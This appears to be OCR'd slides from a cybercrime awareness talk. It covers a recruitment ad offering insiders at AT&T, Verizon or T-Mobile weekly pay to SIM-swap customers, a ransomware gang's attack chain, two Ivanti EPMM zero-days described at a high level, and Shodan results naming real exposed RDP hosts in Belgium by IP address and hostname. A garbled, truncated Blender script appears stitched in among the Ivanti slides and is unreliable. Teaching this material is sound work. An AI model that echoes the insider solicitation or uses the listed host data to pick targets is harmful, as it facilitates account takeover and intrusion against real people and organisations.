
My name is Alex.


I am looking for insiders/employees at either ATT, Verizon or T-Mobile

I can offer you upwards of $20000 a week to do some *inside jobs* at either ATT, Verizon or T-Mobile for me. - these tasks are low risk for you and me..... plus you will get paid insanely well by me. - the jobs will involve Sim-Swapping 1 or 2 customers a week.... you won't even be noticed!!!

You can contact me on Telegram, my username is whitedoxbin https://t.me/whitedoxbin

https://telegram.org/ we can discuss further on Telegram or email. If you are interested. This is a great opportunity for me and you!





International collaboration leads to dismantlement of ransomware group in Ukraine amidst ongoing war

The ransomware gang is behind high-profile attacks that created losses of hundreds of millions of euros

LockerGoga, MegaCortex, HIVE and Dharma ransomware.

Attacks against organisations in 71 countries.

Brute force attacks, SQL injections and phishing emails with malicious attachments to steal usernames and passwords.

↓

Gained additional access using tools including TrickBot malware, Cobalt Strike and PowerShell Empire, to compromise as many systems as possible before triggering ransomware attacks.

↓

The perpetrators encrypted over 250 servers belonging to large corporations

ZERO-DAY EXPLOITED IN THE WILD
CVE-2023-35078
Ivanti Endpoint Manager Mobile (EPMM)

CVSSv3	Severity
10.0	Critical

Authentication bypass vulnerability

⬇

Access to specific API paths

⬇

Obtain PII data from the server (about the managed mobiles devices)

⬇

Modify the server’s configuration file (create admin, deploy web shells, push malicious package to mobiles devices)

```
irror_mod = modifier_ob.
mirror object to mirror
irror_mod.mirror_object
peration == "MIRROR_X":
irror_mod.use_x = True
irror_mod.use_y = False
irror_mod.use_z = False
_operation == "MIRROR_Y":
irror_mod.use_x = False
irror_mod.use_y = True
irror_mod.use_z = False
_operation == "MIRROR_Z":
irror_mod.use_x = False
irror_mod.use_y = False
irror_mod.use_z = True

election at the end -add
_ob.select= 1
ier_ob.select=1
ntext.scene.objects.acti
("Selected" + str(modifie
irror_ob.select = 0
 bpy.context.selected_ob
ata.objects[one.name].se

int("please select exactl

- OPERATOR CLASSES ----

types.Operator):
 X mirror to the selected
ject.mirror_mirror_x"
```

ZERO-DAY EXPLOITED IN THE WILD
CVE-2023-35081
Ivanti Endpoint Manager Mobile (EPMM)

CVSSv3	Severity
7.2	High

Path traversal vulnerability


⇩

Authenticated administrator can write new files to the EPMM server

⇩


Perform malicious activities with admin privileges

SHODAN



Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.



Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

TOTAL RESULTS

5,955

TOP CITIES

Brussels	2,916
Turnhout	254
Mechelen	191
Schaerbeek	175
Antwerpen	158

More...

TOP ORGANIZATIONS

Google LLC	1,619
Proximus NV	926
Telenet Operaties N.V.	542
Telenet N.V. Residentials	326
Orange Belgium SA	186

More...

TOP PRODUCTS

Remote Desktop Protocol	5,692
OpenSSH	15
nginx	14
Dahua-based DHI-NVR5216-16P-EI	1

TOP OPERATING SYSTEMS

Windows (build 10.0.19041)	1,162
Windows (build 10.0.17763)	1,083
Windows (build 10.0.14393)	794
Windows Server 2022 (build 10.0.20348)	678
Windows (build 6.3.9600)	467

More...

91.86.78.176

2023-12-03T16:33:02.741099

Orange Belgium SA

Belgium, Brussels

self-signed

SSL Certificate

Issued By:
|- Common Name:
IMS.IMS.lan

Issued To:
|- Common Name:
IMS.IMS.lan

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00
Remote Desktop Protocol NTLM Info:
  OS: Windows Server 2022
  OS Build: 10.0.20348
  Target Name: IMS-SERVER
  NetBIOS Domain Name: IMS-SERVER
  NetBIOS Computer Name: IMS
  DNS Domain Name: IMS.lan...
```

213.118.109.156

2023-12-03T16:31:32.795266

dD5766D9C.access.telenet.be

Telenet Operaties N.V.

Belgium, Antwerpen

self-signed

SSL Certificate

Issued By:
|- Common Name:
SERVER

Issued To:
|- Common Name:
SERVER

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02/\x08\x00\x02\x00\x00\x00
Remote Desktop Protocol NTLM Info:
  OS: Windows 11 (version 22H2)
  OS Build: 10.0.22621
  Target Name: SERVER
  NetBIOS Domain Name: SERVER
  NetBIOS Computer Name: SERVER
  DNS Domain Name: SERVER
  ...
```

35.187.82.232

2023-12-03T16:31:12.923513

232.82.187.35.bc.googleusercontent.com

Google LLC

Belgium, Brussels

cloud self-signed

SSL Certificate

Issued By:
|- Common Name:
refactor-image-01

Issued To:
|- Common Name:
refactor-image-01

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00
Remote Desktop Protocol NTLM Info:
  OS: Windows 10 (version 1809)/Windows Server 2019 (version 1809)
  OS Build: 10.0.17763
  Target Name: REFACTOR-IMAGE-
  NetBIOS Domain Name: REFACTOR-IMAGE-
  Ne...
```

91.183.119.77

2023-12-03T16:25:19.229015

77.119-183-91.adsl-static.isp.belgacom.be

Proximus NV

Belgium, Brussels

self-signed

SSL Certificate

Issued By:
|- Common Name:
HyperV

Issued To:
|- Common Name:
HyperV

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00
Remote Desktop Protocol NTLM Info:
  OS: Windows 10 (version 1607)/Windows Server 2016 (version 1607)
  OS Build: 10.0.14393
  Target Name: HYPERV
  NetBIOS Domain Name: HYPERV
  NetBIOS Computer Nam...
```

80.201.98.57

2023-12-03T16:19:26.484557

57.98-201-80.adsl-dyn.isp.belgacom.be


Proximus NV

Belgium, Liège

SSL Certificate

Issued By:
|- Common Name:
GHOZT-SERVER

```
Remote Desktop Protocol NTLM Info:
  OS: Windows 10 (version 1809)/Windows Server 2019 (version 1809)
  OS Build: 10.0.17763
  Target Name: GHOZT-SERVER
```


country:be port:3389 - Shodan S
194.[redacted]
shodan.io/host/194.[redacted]
Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Downloads
Pricing
Search...
Account
Regular View
Raw Data
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors

194.[redacted]

// TAGS: self-signed starttls

// LAST SEEN: 2023-12-03

General Information

Hostnames	[redacted]
Domains	BELGACOM.BE
Country	Belgium
City	Moorsele
Organization	[redacted]
